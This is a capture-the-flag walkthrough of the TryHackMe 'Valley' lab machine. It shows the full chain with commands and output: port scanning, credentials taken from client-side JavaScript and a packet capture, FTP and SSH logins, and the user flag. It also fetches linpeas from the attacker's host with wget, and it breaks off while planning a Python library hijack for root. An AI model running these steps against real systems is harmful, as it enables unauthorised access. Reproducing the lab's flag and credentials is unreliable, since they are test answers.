



Valley - Tryhackme


Nmap Scanning all the ports

```
$ nmap -A -p- -vvv -oN nmapscan_allports -T4 10.10.111.58

Increasing send delay for 10.10.111.58 from 0 to 5 due to 138 out of 344 dropped probe
s since last increase.
Increasing send delay for 10.10.111.58 from 5 to 10 due to 11 out of 18 dropped probes
since last increase.
Warning: 10.10.111.58 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.111.58
Host is up, received syn-ack (0.25s latency).
Scanned at 2023-06-02 11:25:37 EDT for 2511s
Not shown: 63472 closed tcp ports (conn-refused), 2060 filtered tcp ports (no-respons
e)
PORT      STATE SERVICE REASON  VERSION
22/tcp      open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protoco
l 2.0)
| ssh-hostkey:
|   3072 c2842ac1225a10f16616dda0f6046295 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAQABAAQgQCf7Zvn7f0yAwUwEI2aH/k8AyPehxzzuNC1v4AAhDa40ff
4085gRIH/EXpj0oZSBvo8magsCH32JaKMMc59FSK4canP2I0VrXwkEX0F8PjA1TV4qgqXJI0zNVwFrFB0Rdd1C
PNYiqRNFP1vaxTqL0FuHt5r34134yRwczxTsD4UF9Z6c7Yzr0GV6NL3baGHDeSZ/msTiFKFzLTTkbFkbU4SQYc
7jIWjl0ylQ6qtWivBiavEWTwkHHKGg9WeEdFpU2zjeYTrDNnaEfouD67dXznI+FiiTiFF4KC9/1C+msppC0o77
nxTGI0352wtBV9KjTU/Aja+zSTMDxoGVvo/BabcvRCTwhXxzVpWNe3YTGeoNESyUGLKA6kUBffNICrJD2JR7p
XYKuZVwpJUUCCpy5n6MetnonUo0SoMg/fzqMww2nCZOpKzVo90dD8R/ZTnX/iQKGNNvgD7RkbxxFK50A9Tlvfvu
RUQQaQP7+UctsaqG2F9gUfWorSdizFwfdKvRU=
|   256 429e2ff63e5adb51996271c48c223ebb (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNIiJc4hdfc
u/HtdZN1fyZ/hu1SgSas1Lk/ncNc9UkfSDG2SQziJ/5SEj1AQhK0T4NdVeaMSDEunQnrmD1tJ9hg=
|   256 2ea0a56cd983e0016cb98a609b638672 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIEZhkboYdSkdR3n1G4sQtN4u03hy89JxYkizKi6Sd/Ky
80/tcp      open  http    syn-ack Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_ Supported Methods: OPTIONS HEAD GET POST
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.4.41 (Ubuntu)
37370/tcp open  ftp      syn-ack vsftpd 3.0.3
Service Info: OSs: Linux, Unix; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Fri Jun  2 12:07:29 2023 -- 1 IP address (1 host up) scanned in 2512.27
seconds
```

- Moving on to port 80, visited the website



- Did a Directory busting on <http://10.10.111.58/>

```
/gallery          (Status: 301) [Size: 314] [--> http://10.10.111.58/gallery/]
/static           (Status: 301) [Size: 313] [--> http://10.10.111.58/static/]
/pricing          (Status: 301) [Size: 314] [--> http://10.10.111.58/pricing/]
```

- Found nothing of much interest.
- The photos were in the directory gallery, and while visiting any photo- The URL was - <http://10.10.111.58/static/<number>>
- So, did a directory busting on <http://10.10.111.58/static>


```
/11              (Status: 200) [Size: 627909]
/3               (Status: 200) [Size: 421858]
/18              (Status: 200) [Size: 2036137]
/16              (Status: 200) [Size: 2468462]
/5               (Status: 200) [Size: 1426557]
/9               (Status: 200) [Size: 1190575]
/00              (Status: 200) [Size: 127]
```

- Found an interesting one here - [/00](#) , and all of the else were photos.


- Visited - <http://10.10.111.58/static/00>
- Performed Curl request on the above URL.

```
(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$ curl http://10.10.111.58/static/00
dev notes from valleyDev:
-add wedding photo examples
-redo the editing on #4
-remove /dev1243224123123
-check for SIEM alerts
```

- Got a directory in the output- [/dev1243224123123](#)
- Visited the URL - <http://10.10.111.58/dev1243224123123>
- Found a login portal here-



- Checked the source code of the login portal -



The screenshot shows a browser window displaying the source code of a login page. The URL in the address bar is `view-source:http://10.10.111.58/dev1243224123123/`. The page title is "Login". The source code includes HTML, CSS, and JavaScript files. Key parts of the code include:

```
1 <!DOCTYPE html>
2 <html lang="en">
3
4 <head>
5   <meta charset="UTF-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1.0">
7   <title>Login</title>
8   <link rel="stylesheet" href="style.css">
9   <script defer src="dev.js"></script>
10  <script defer src="button.js"></script>
11 </head>
12
13
14 <body>
15   <main id="main-holder">
16     <h1 id="login-header">Valley Photo Co. Dev Login</h1>
17
18     <div id="login-error-msg-holder">
19       <p id="login-error-msg">Invalid username <span id="error-msg-second-line">and/or password</span></p>
20     </div>
21
22     <form id="login-form">
23       <input type="text" name="username" id="username-field" class="login-form-field" placeholder="Username">
24       <input type="password" name="password" id="password-field" class="login-form-field" placeholder="Password">
25       <input type="submit" value="Login" id="login-form-submit">
26     </form>
27
28
29     <button id="homeButton">Back to Homepage</button>
30
31   </main>
32 </body>
33
34 </html>
35
```

- Looked into the `dev.js` file as it looks interesting.
- Luckily found some credentials in it-

```
← → ⌂ ⌂ view-source:http://10.10.111.58/dev1243224123123/dev.js
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB THM Browser-Based Google Hacking DB
console.log('invalid username');
}

function isValidPassword(password) {
    if(password.length < 7) {
        console.log("Password is valid");
    } else {
        console.log("Invalid Password");
    }
}

function showMessage(element, message) {
    const error = element.parentElement.querySelector('.error');
    error.textContent = message;
    error.style.display = 'block';
}


loginButton.addEventListener("click", (e) => {
    e.preventDefault();
    const username = loginForm.username.value;
    const password = loginForm.password.value;

    if (username === "siemDev" && password === "california") {
        window.location.href = "/dev1243224123123/devNotes37370.txt";
    } else {
        loginErrorMsg.style.opacity = 1;
    }
})
```

In dev.js file, got-

```
username === "siemDev" password === "california"
/dev1243224123123/devNotes37370.txt
```

- Tried the login credentials at the login portal, and was successfully able to login.
- After login it directly opened the page -
<http://10.10.111.58/dev1243224123123/devNotes37370.txt>



The screenshot shows a terminal window from the Kali Linux distribution. The title bar indicates the URL is 10.10.111.58/dev1243224123123/devNotes37370.txt. The window contains the following text:

```
dev notes for ftp server:  
-stop reusing credentials  
-check for any vulnerabilities  
-stay up to date on patching  
-change ftp port to normal port
```


- It is telling indicating towards FTP server.
- Trying the same credentials to login via FTP, and we saw in the Nmap scan results that FTP was open on port - 37370.

```

[~(kali㉿kali)-[~/Documents/Tryhackme/Valley]]$ ftp 10.10.111.58 -p 37370
Connected to 10.10.111.58.
220 (vsFTPd 3.0.3)
Name (10.10.111.58:kali): siemDev
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||45769|)
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000 7272 Mar 06 13:55 siemFTP.pcapng
-rw-rw-r-- 1 1000 1000 1978716 Mar 06 13:55 siemHTTP1.pcapng
-rw-rw-r-- 1 1000 1000 1972448 Mar 06 14:06 siemHTTP2.pcapng
226 Directory send OK.
ftp> pwd
Remote directory: /
ftp> get siem
siemFTP.pcapng          siemHTTP1.pcapng          siemHTTP2.pcapng
ftp> get siemFTP.pcapng
local: siemFTP.pcapng remote: siemFTP.pcapng
229 Entering Extended Passive Mode (|||32155|)
150 Opening BINARY mode data connection for siemFTP.pcapng (7272 bytes).
100% |*****| 7272 0a 45 29.32 KiB/s 00:00 ETA
226 Transfer complete.
7272 bytes received in 00:00 (13.45 KiB/s)
ftp> get siemHTTP1.pcapng
local: siemHTTP1.pcapng remote: siemHTTP1.pcapng
229 Entering Extended Passive Mode (|||29830|)
150 Opening BINARY mode data connection for siemHTTP1.pcapng (1978716 bytes).
100% |*****| 1932 KiB 243.00 KiB/s 00:00 ETA
226 Transfer complete.
1978716 bytes received in 00:08 (235.52 KiB/s)
ftp> get siemHTTP2.pcapng

```

- Was successfully able to login.
- Found three files over there, so transferred it to my local machine to analyze using **Wireshark**.
- Found some interesting stuff in **siemHTTP2.pcapng**, a HTTP POST request, requesting to /index.html



Wireshark - Follow TCP Stream (tcp.stream eq 31) - siemHTTP2.pcapy

Time	Source	Content
2332 43.879992055	192.168.111.136	POST /index.html HTTP/1.1
2333 43.880009328	192.168.111.136	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
2334 43.880006847	192.168.111.136	Accept: */*
2335 43.880057790	192.168.111.136	Accept-Language: en-US, en;q=0.9, image/avif, image/webp,*/*;q=0.8
2336 43.880069779	192.168.111.136	Accept-Encoding: gzip, deflate
2337 43.880069779	192.168.111.136	Content-Type: application/x-www-form-urlencoded
2338 43.880069779	192.168.111.136	Connection: keep-alive
2339 43.999949893	192.168.111.136	Origin: http://192.168.111.136
2340 44.999999699	192.168.111.136	uname=valleyDev&psw=ph0t0s1234&remember=on
2341 44.999999699	192.168.111.136	HTTP/1.1 200 OK
2342 44.999999699	192.168.111.136	Date: Mon, 06 Mar 2023 21:05:08 GMT
2343 44.999999699	192.168.111.136	Server: Apache/2.4.55 (Debian)
2344 44.999999699	192.168.111.136	Last-Modified: Mon, 06 Mar 2023 20:46:17 GMT
2345 49.924491018	192.168.111.136	Content-Length: 369
2346 49.924499909	192.168.111.136	Keep-Alive: timeout=5, max=100
2347 49.924499909	192.168.111.136	Connection: Keep-Alive
2348 49.924499909	192.168.111.136	Content-Type: text/html
2349 49.924499909	192.168.111.136RMO.0...WX.UpD1.Bp.0qfI...\$\$.>=I..m.P.....[c].BQgM.:S.a.R..H..K..I V-.x..@1.B1.e
2350 49.924499909	192.168.111.1369.A...n.L..@h.c..al...(-.k C.[...Y.e....d/.2.inBaku.....z..
2351 49.924499909	192.168.111.136	9M...V...V...ob7U.J>G...Z.D.lpa.)x.x.Mg's..g..D..V.C.)..Rx.b..c./..n..
2352 49.924499909	192.168.111.136	.#.l....:I.../7....l<...F..0x...).f..V.X.X...).U...x!..7.... ^.....Q7.%...GET /img_avatar2.png HTTP/1.1
2353 49.924499909	192.168.111.136	Host: 192.168.111.136
2354 49.924499909	192.168.111.136	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
2355 49.924499909	192.168.111.136	Accept: image/avif,image/webp,*/*
2356 49.924499909	192.168.111.136	Accept-Language: en-US,en;q=0.9
2357 49.924499909	192.168.111.136	Accept-Encoding: gzip, deflate
2358 49.924499909	192.168.111.136	Connection: keep-alive
2359 49.924499909	192.168.111.136	Referer: http://192.168.111.136/index.html
2360 49.924499909	192.168.111.136	HTTP/1.1 404 Not Found
2361 49.924499909	192.168.111.136	Date: Mon, 06 Mar 2023 21:05:09 GMT
2362 49.924499909	192.168.111.136	Server: Apache/2.4.55 (Debian)
2363 49.924499909	192.168.111.136	Content-Length: 277
2364 49.924499909	192.168.111.136	Keep-Alive: timeout=5, max=99

Frame 2335: 605 bytes on wire (48 bits), 605 bytes captured (48 bits, 100% on wire)
Section number: 1

Stream 31

Find Next

- Checked it, via following the TCP stream.
- Found a username and password over here.
- The same credentials I found in a GET request to /img_avatar2.png

tcp.stream eq 31

No.	Time	Source	Destination	Protocol	Length Info
2332 43.879992055	192.168.111.136	192.168.111.136	TCP	76 47896 - 80 [SYN] Seq=0 Win=65495 MSS=65495 SACK_PERM Tsva1=3214797800 Tscr=0 WS=128	
2333 43.880009328	192.168.111.136	192.168.111.136	TCP	76 80 - 47896 [SYN, ACK] Seq=0 Ack=1 Win=65493 Len=0 MSS=65495 SACK_PERM Tsva1=3214797800 Tscr=3214797800 WS=128	
2334 43.880006847	192.168.111.136	192.168.111.136	TCP	68 47896 - 80 [ACK] Seq=1 Ack=1 Win=65536 Len=0 Tsva1=3214797800 Tscr=3214797800	
2335 43.880057790	192.168.111.136	192.168.111.136	HTTP	605 POST /index.html HTTP/1.1 (application/x-www-form-urlencoded)	
2336 43.880069779	192.168.111.136	192.168.111.136	TCP	68 88 - 47896 [ACK] Seq=1 Ack=588 Win=65024 Len=0 Tsva1=3214797800 Tscr=3214797800	
2337 43.880069779	192.168.111.136	192.168.111.136	HTTP	724 HTTP/1.1 200 OK	
2338 43.880069779	192.168.111.136	192.168.111.136	TCP	68 47896 - 80 [ACK] Seq=538 Ack=707 Win=64896 Len=0 Tsva1=3214797801 Tscr=3214797801	
2339 43.999849893	192.168.111.136	192.168.111.136	HTTP	376 GET /img_avatar2.png HTTP/1.1	
2340 44.999999699	192.168.111.136	192.168.111.136	HTTP	561 HTTP/1.1 404 Not Found (text/html)	
2341 44.999999699	192.168.111.136	192.168.111.136	TCP	68 47896 - 80 [ACK] Seq=840 Ack=1200 Win=65452 Len=0 Tsva1=3214797900 Tscr=3214797900	
2342 44.999999699	192.168.111.136	192.168.111.136	TCP	68 88 - 47896 [FIN, ACK] Seq=1200 Ack=846 Win=658536 Len=0 Tsva1=3214797904 Tscr=3214797900	
2343 44.999999699	192.168.111.136	192.168.111.136	TCP	68 47896 - 80 [ACK] Seq=841 Ack=1201 Win=65536 Len=0 Tsva1=3214797904 Tscr=3214797900	
2344 44.999999699	192.168.111.136	192.168.111.136	TCP	68 88 - 47896 [ACK] Seq=842 Ack=1201 Win=65536 Len=0 Tsva1=3214797904 Tscr=3214797900	
2345 44.999999699	192.168.111.136	192.168.111.136	TCP	68 47896 - 80 [ACK] Seq=843 Ack=1201 Win=65536 Len=0 Tsva1=3214797904 Tscr=3214797900	
2346 44.999999699	192.168.111.136	192.168.111.136	TCP	68 88 - 47896 [ACK] Seq=844 Ack=1201 Win=65536 Len=0 Tsva1=3214797904 Tscr=3214797900	
2347 44.999999699	192.168.111.136	192.168.111.136	TCP	68 47896 - 80 [ACK] Seq=845 Ack=1201 Win=65536 Len=0 Tsva1=3214797904 Tscr=3214797900	
2348 44.999999699	192.168.111.136	192.168.111.136	TCP	68 88 - 47896 [ACK] Seq=846 Ack=1201 Win=65536 Len=0 Tsva1=3214797904 Tscr=3214797900	
2349 44.999999699	192.168.111.136	192.168.111.136	TCP	68 47896 - 80 [ACK] Seq=847 Ack=1201 Win=65536 Len=0 Tsva1=3214797904 Tscr=3214797900	

- So, the credentials we got are-

```
uname=valleyDev      psw=ph0t0s1234
```

- Trying to login via SSH (as we found SSH port open in Nmap scan), with these credentials.

```
(kali㉿kali)-[~]
└─$ ssh valleyDev@10.10.168.247 -p22
The authenticity of host '10.10.168.247 (10.10.168.247)' can't be established.
ED25519 key fingerprint is SHA256:cssZyBk7QBpWU8cMEAJTKWPfn5T2yIZbqgKbnrNEols.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.168.247' (ED25519) to the list of known hosts.
valleyDev@10.10.168.247's password: [REDACTED]
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-139-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

 * Introducing Expanded Security Maintenance for Applications.
   Receive updates to over 25,000 software packages with your
   Ubuntu Pro subscription. Free for personal use.

https://ubuntu.com/pro
valleyDev@valley:~$ [REDACTED]
```

- Successfully logged in as the user ValleyDev.
- Found the user flag.

```
valleyDev@valley:~$ pwd
/home/valleyDev
valleyDev@valley:~$ cat user.txt
THM{kål1_1n_th3_valley}
valleyDev@valley:~$ [REDACTED]
```

- Tried to find files with SUID bits sets, but found nothing of much interest.
- There was a file in the /home directory - `valleyAuthenticator`, but I didn't have write access to that file.
- Downloaded `linpeas` into my target system.

```
(kali㉿kali)-[~/Documents/Tryhackme/Valley]
└─$ cd transfer

(kali㉿kali)-[~/Documents/Tryhackme/Valley/transfer]
└─$ ls
linpeas.sh pspy64

(kali㉿kali)-[~/Documents/Tryhackme/Valley/transfer]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.168.247 - - [03/Jun/2023 03:10:00] "GET /linpeas.sh HTTP/1.1" 200 -
```

```


valleyDev@valley:~$ wget http://10.17.49.224:80/linpeas.sh
--2023-06-03 00:10:00-- http://10.17.49.224/linpeas.sh
Connecting to 10.17.49.224:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 835306 (816K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[=====] 815.73K 38.2KB/s   in 14s

2023-06-03 00:10:14 (59.9 KB/s) - 'linpeas.sh' saved [835306/835306] foxieon lee0o7 k0ns0l
valleyDev@valley:~$ ls
linpeas.sh user.txt

```

- Found some interesting info from linpeas enumeration.



- Went to the folder /photos in the root directory.
- Found a folder /script and then found a file photosEncrypt.py in that directory.

```

valleyDev@valley:~$ cd /
valleyDev@valley:/$ ls
bin boot cdrom dev etc home lib lib32 lib64 libx32 lost+found media mnt opt photos proc root run sbin snap srv swapfile sys tmp usr var
valleyDev@valley:/photos$ ls
p1.jpg p2.jpg p3.jpg p4.jpg p5.jpg p6.jpg photoVault script
valleyDev@valley:/photos$ cd script
valleyDev@valley:/photos/scripts$ ls
photosEncrypt.py
valleyDev@valley:/photos/script$ ls -ahl photosEncrypt.py
-rwxr-xr-x 1 root root 621 Mar 6 15:43 photosEncrypt.py
valleyDev@valley:/photos/script$ cat photosEncrypt.py
#!/usr/bin/python3
# Get those flags!
import base64
for i in range(1,7):
    # specify the path to the image file you want to encode
    # create all the way to root!
    image_path = "/photos/p" + str(i) + ".jpg"
    # open the image file and read its contents
    with open(image_path, "rb") as image_file:
        image_data = image_file.read()
    # encode the image data in Base64 format
    encoded_image_data = base64.b64encode(image_data)
    # specify the path to the output file
    output_path = "/photos/photoVault/p" + str(i) + ".enc"
    # write the Base64-encoded image data to the output file
    with open(output_path, "wb") as output_file:
        output_file.write(encoded_image_data)
valleyDev@valley:/photos/scripts$ 

```

- I didn't have write access to that file too.
- But, as it was calling base64, so we can try to write into that file to get root shell.
- But, saw I also didn't have write access with the current user (valleyDev) into the base64.py file.

```
valleyDev@valley:/photos/script$ locate base64.py
/snap/core20/1611/usr/lib/python3.8/base64.py
/snap/core20/1828/usr/lib/python3.8/base64.py
/usr/lib/python3.8/base64.py
valleyDev@valley:/photos/script$ ls -lh /usr/lib/python3.8/base64.py
-rwxrwxr-x 1 root valleyAdmin 20K Mar 13 03:26 /usr/lib/python3.8/base64.py
